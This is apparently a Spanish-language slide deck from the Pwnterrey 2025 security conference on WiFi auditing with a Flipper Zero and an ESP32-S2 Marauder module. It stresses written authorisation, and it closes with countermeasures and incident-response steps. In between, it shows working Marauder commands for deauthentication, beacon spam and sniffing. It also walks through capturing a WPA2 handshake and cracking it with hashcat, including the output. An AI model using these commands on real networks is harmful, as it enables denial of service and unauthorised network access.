



Auditoría WiFi con FlipperZero y módulo ESP32-S2

Pwnterrey 2025

@RafaelMFW - Rafael Martínez García - RF Village MX





Agenda

1. Consideraciones en auditorías WiFi con dispositivo Flipper Zero
2. Modulo ESP32-S2 (WiFi module V1 – placa WiFi dev)
3. Protocolos y configuración de módulo (flasheo)
4. Tipos de ataques
 - Attack/scan
 - Deauth attack
 - Attack/rickroll
 - Sniffing
 - Attack/password crack (Marauder + Wireshark + Hashcat)
5. Respuesta a Incidentes en ataques WiFi



Consideraciones en Auditorías WiFi con Flipper Zero – ESP32-S2

- **Aspectos Legales y Éticos:** Tener autorización por escrito para auditar la red WiFi.
- **Alcance:** Definir claramente los límites de la prueba (redes propias)
- **Confidencialidad:** No compartir datos sensibles obtenidos durante la auditoría.
- **Hardware - Flipper Zero:** Mantener actualizado el firmware y las aplicaciones necesarias para trabajar con WiFi (ESP32 Marauder).
- **Conexión:** Verificar que el Flipper Zero y el ESP32-S2 estén conectados correctamente.



Consideraciones en Auditorías WiFi con Flipper Zero – ESP32-S2

- **ESP32 Marauder:** Este firmware permite realizar escaneos de redes WiFi, captura de paquetes y pruebas de penetración.
- **Ejecución y documentación:** Tener un compendio de pruebas a realizar, herramientas adicionales y documentar los hallazgos obtenidos.
- **Recomendaciones:** Emitir recomendaciones y sugerencias para mejorar la seguridad de la red (por ejemplo, cambiar contraseñas, actualizar firmware, usar WPA3).



Protocolos de redes WiFi

Protocolo	Banda de frecuencia - velocidad
802.11a	5GHz – 54 Mbps
802.11b	2.4 GHz – 11 Mbps
802.11g	2.4 GHz – 54 Mbps
802.11n	2.4 GHz, 5 GHz – 600 Mbps
802.11ac	5 GHz - Gbps
802.11ax (WiFi 6)	2.4 GHz, 5 GHz – 10 Gbps


Protocolos de redes WiFi para módulo ESP32-S2 a 2.4 GHz



Auditoría WiFi de un dispositivo Flipper Zero

- Modulo ESP32-S2 (WiFi module V1 – placa WiFi dev). 2.4 GHz

El **ESP32** es un microcontrolador de bajo costo y alto rendimiento, fabricado por **Espressif Systems**. Es una versión mejorada del **ESP8266**.



- USB-C
- Interfaz COM (puerto serie),...

Configuración

Serial device – CDC (Flipper Devices Inc.)

Flipper CLI interface

--

Flashear placa de desarrollo para WiFi Marauder

<https://fzeeflasher.github.io/>

https://github.com/UberGuidoZ/Flipper/tree/main/Wifi_DevBoard/FZ_Marauder_Flasher

--

FZ_Marauder_v2.8



--

FlipperZero




[ESP32] WiFi Marauder

App>GPIO>[ESP32] WiFi Marauder

--



Configuración



Contrainmedidas:

- Para protegerse de este tipo ataques disponer de una red WiFi con roaming de varios AP.
- Activar en el AP los PMF (Protected Management Frames) para proteger mensaje de gestión, asociación, autenticación, desautenticación de la interceptación y manipulación ver 802.11w, 802.11ac.



Tipo de ataques FlipperZero

- Attack/scan (Scan AP), (List ap)




SSID, dirección MAC

Se muestran los AP

Canal

Clientes conectados

--






Tipo de ataques FlipperZero

- **Deauth attack (attack -t death)**

Para agregar un target de la lista AP
select -a [ID]

Desautenticar un cliente

Attack -t deauth -s [xx:xx:xx:xx:xx:xx]





Tipo de ataques FlipperZero

- **Attack/rickroll**

Agregar un target de la lista AP

attack -t rickroll

Técnicas de ingeniería social para que haga clic en sobre una red, ejemplo para redirigir a sitio de la canción "Never Gonna Give You Up" de Rick Astley.







- **Sniff raw**

target de la lista A

select -a [Id]

sniff <raw>




Proceso de interceptar y registrar el tráfico de datos en una red WiFi

Tipo de ataques FlipperZero



- **Attack/password crack**
- Marauder + Wireshark + Hashcat**



sniffdraw_pwnterrey.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

Aplique un filtro de visualización ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
128	3.815214	2e:58:4f:2c:05:35	Broadcast	802.11	272	Beacon frame, SN=3802, FN=0, Flags=....., BI=100, SSID=Wildcard (Broadcast)
129	3.815990	Apple_38: :b9	b2:6d:62: :33:32	802.11	28	Null function (No data), SN=2225, FN=0, Flags=...P...T
130	3.816770	b2:6d:62: :33:32	Broadcast	802.11	261	Beacon frame, SN=2503, FN=0, Flags=....., BI=100, SSID="AndroidAP"
131	3.827784	VantivaUSA_2c:78:20	Broadcast	802.11	320	Beacon frame, SN=1631, FN=0, Flags=....., BI=100, SSID="IZZI-781C"

<

> Frame 130: 261 bytes on wire (2088 bits), 261 bytes captured (2088 bits)

▼ IEEE 802.11 Beacon frame, Flags:

Type/Subtype: Beacon frame (0x0008)

> Frame Control Field: 0x8000

.000 0000 0000 0000 = Duration: 0 microseconds

> Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)

Offset	Hex	ASCII
0000	80 00 00 00 ff ff ff ff ff ff b2 6d 62 6d 33 32	mbm32
0010	b2 6d 62 6d 33 32 70 9c 8f 91 bb 13 00 00 00 00	mbm32p.....
0020	64 00 11 15 00 09 41 6e 64 72 6f 69 64 41 50 01	d.....AndroidAP
0030	08 82 84 8b 96 24 30 48 6c 03 01 0b 05 04 00 02	\$0H 1.....
0040	00 00 07 06 4d 58 20 01 0d 80 20 01 00 23 02 12	MX . . .#..
0050	00 2a 01 02 32 04 0c 12 18 60 30 14 01 00 00 0f	.*..2...`0.....
0060	ac 04 01 00 00 0f ac 04 01 00 00 0f ac 02 0c 00	

Proceso de captura de paquetes durante la autenticación (sniffing).

Tipo de ataques FlipperZero



- **Attack/password crack**

Marauder + **Wireshark** + Hashcat

Wireshark (EAPOL – Extensible Authentication Protocol over LAN), WPA/WPA2 o IEEE 802.1X

1. EAPOL-Start
2. EAPOL-Key
3. EAPOL-Loggoff
4. EAPOL-Packet

sniffraw_pwnterrey.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

eapol

No.	Time	Source	Destination	Protocol	Length	Info
72	2.496124	b2:6d:62: :33:32	Apple_ :3d:b9	EAPOL	137	Key (Message 1 of 4)
75	2.508873	Apple_ :3d:b9	b2:6d:62: :33:32	EAPOL	159	Key (Message 2 of 4)
76	2.509649	b2:6d:62: :33:32	Apple_ :3d:b9	EAPOL	193	Key (Message 3 of 4)
77	2.510568	Apple_ :3d:b9	b2:6d:62: :33:32	EAPOL	137	Key (Message 4 of 4)

Tipo de ataques

- **Attack/password crack**

Marauder + Wireshark + Hashcat



hashcat
advanced
password
recovery

**Upload and extract
a WPA / WPA2 handshake from a pcap capture file
to a modern hashcat compatible hash file**

PCAPNG, PCAP or CAP file:

Please read this [forum post](#) for a short hashcat + WPA1/2 tutorial.

This site is using state of the art handshake extraction tool hcxcapngtool from [hcxtools](#) for converting.
It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is 20MB.

ATTENTION! You need hashcat v6.0.0 or higher in order to work with hash-mode 22000.

For best results, avoid tools that strip or modify capture files, such as:

- airodump-ng (with filter options)
- besside-ng
- wpaclean
- old bettercap versions
- old pwnagotchi versions
- tshark (with filter options)
- wireshark (with filter options)

The online converter works exclusively with default settings. Any additional in-depth tuning exceeds the scope of this online service.



```
Handshake extraction successful: Download

hcxcapngtool 6.3.1 reading from 241046_1747792745.cap...
failed to read packet 463

summary capture file
-----
file name.....: 241046_1747792745.cap
version (pcap/cap).....: 2.4 (very basic format without any additional information)
timestamp minimum (GMT).....: 01.01.1970 01:17:22
timestamp maximum (GMT).....: 01.01.1970 01:17:34
used capture interfaces.....: 1
link layer header type.....: DLT_IEEE802_11 (105) very basic format without any additional
endianness (capture system).....: little endian
packets inside.....: 463
ESSID (total unique).....: 8
BEACON (total).....: 221
BEACON on 2.4 GHz channel (from IE_TAG)...: 11
BEACON (SSID wildcard/unset).....: 4
ACTION (total).....: 2
PROBEREQUEST (undirected).....: 6
PROBEREQUEST (directed).....: 1
PROBERESPONSE (total).....: 19
WPA encrypted.....: 70
EAPOL messages (total).....: 4
EAPOL RSN messages.....: 4
```



sniffraw_p
wnterrey.p
cap



sniffraw_p
wnterrey.h
c22000

Cap2hashcat

Hashcat converter - <https://hashcat.net/cap2hashcat/>

Tipo de ataques - Hashcat



>hashcat -m 22000 sniffraw_pwnterrey.hc22000 example.dict

OpenCL API (OpenCL 3.0 WINDOWS) - Platform #1 [Intel(R) Corporation]

* Device #1: 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 4063/8191 MB (2047 MB allocatable), 2MCU

Minimum password length supported by kernel: 8

Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Rules: 1

Optimizers applied:

* Zero-Byte

* Single-Hash

* Single-Salt

* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.

Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:

* Filename..: C:\Users\FOR585\Desktop\hashcat-6.2.6\example.dict

* Passwords.: 128416

* Bytes.....: 1069601

* Keyspace..: 128416

* Runtime...: 0 secs

436239dd4d4c2a159337fe030684d6b 26d626d3332:a4f1e8383db9:AndroidAP:test1234

Session.....: hashcat

Status.....: Cracked

Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)

26700		SNMPv3 HMAC-SHA224-128		Network Protocol
26800		SNMPv3 HMAC-SHA256-192		Network Protocol
26900		SNMPv3 HMAC-SHA384-256		Network Protocol
27300		SNMPv3 HMAC-SHA512-384		Network Protocol
2500		WPA-EAPOL-PBKDF2		Network Protocol
2501		WPA-EAPOL-PMK		Network Protocol
22000		WPA-PBKDF2-PMKID+EAPOL		Network Protocol
22001		WPA-PMK-PMKID+EAPOL		Network Protocol
16800		WPA-PMKID-PBKDF2		Network Protocol
16801		WPA-PMKID-PMK		Network Protocol
7300		IPMI2 RAKP HMAC-SHA1		Network Protocol
10200		CRAM-MD5		Network Protocol
16500		JWT (JSON Web Token)		Network Protocol
29200		Radmin3		Network Protocol



Repuesta a Incidentes en WiFi

Las medidas de respuesta a incidentes en un ataque de WiFi son fundamentales para mitigar el impacto del ataque y restaurar la seguridad de la red.

1. Identificación del Incidente:

1. Confirmar si realmente ha ocurrido un ataque (Ataques DoS, spoofing o la interceptación de tráfico (sniffing).
2. Identificar el tipo de ataque y su magnitud, observando comportamientos sospechosos en los dispositivos o el tráfico de la red.

2. Aislamiento de la Red:

1. Desconectar temporalmente los dispositivos comprometidos de la red.
2. Si el ataque afecta a una parte crítica de la red WiFi, se puede considerar desconectar el acceso inalámbrico hasta determinar la naturaleza del ataque.

3. Análisis Forense:

1. Analizar los logs de los dispositivos de red (como routers y puntos de acceso) para buscar evidencia de acceso no autorizado o tráfico extraño.
2. Revisar las configuraciones de seguridad (como las contraseñas y cifrados) para verificar si han sido alteradas.

4. Contención del Ataque:

1. Cambiar las contraseñas de acceso a la red WiFi y otros sistemas afectados.
2. Implementar medidas como la activación de un sistema de detección de intrusiones (IDS).



Repuesta a Incidentes en WiFi

5. Restauración de la Red:

1. Restaurar la configuración de la red a un estado seguro, actualización y análisis de vulnerabilidades puntos de acceso.
2. Si el ataque fue un ataque de fuerza bruta o un robo de credenciales, es posible que se deba habilitar autenticación multi-factor o cambiar las contraseñas.

6. Evaluación Post-Incidente:

1. Evaluar el impacto del ataque, incluyendo pérdidas de datos o afectación de servicios.
2. Realizar pruebas de seguridad en la red WiFi que no fueron detectadas anteriormente.

7. Comunicación con las partes afectadas:

1. Si el ataque afectó a usuarios o clientes, es crucial notificarlos adecuadamente sobre el incidente y las medidas tomadas para proteger la red.

8. Mejoras en la Seguridad:

1. Después de resolver el incidente, se debe revisar y reforzar las políticas de seguridad, como el uso de WPA3, cambiar claves por contraseñas robustas, y educar a los usuarios sobre la seguridad de redes WiFi.

La respuesta a un ataque de WiFi debe ser lo más rápida y eficiente posible para minimizar los daños y garantizar la continuidad de la seguridad en la red.



MUCHAS GRACIAS

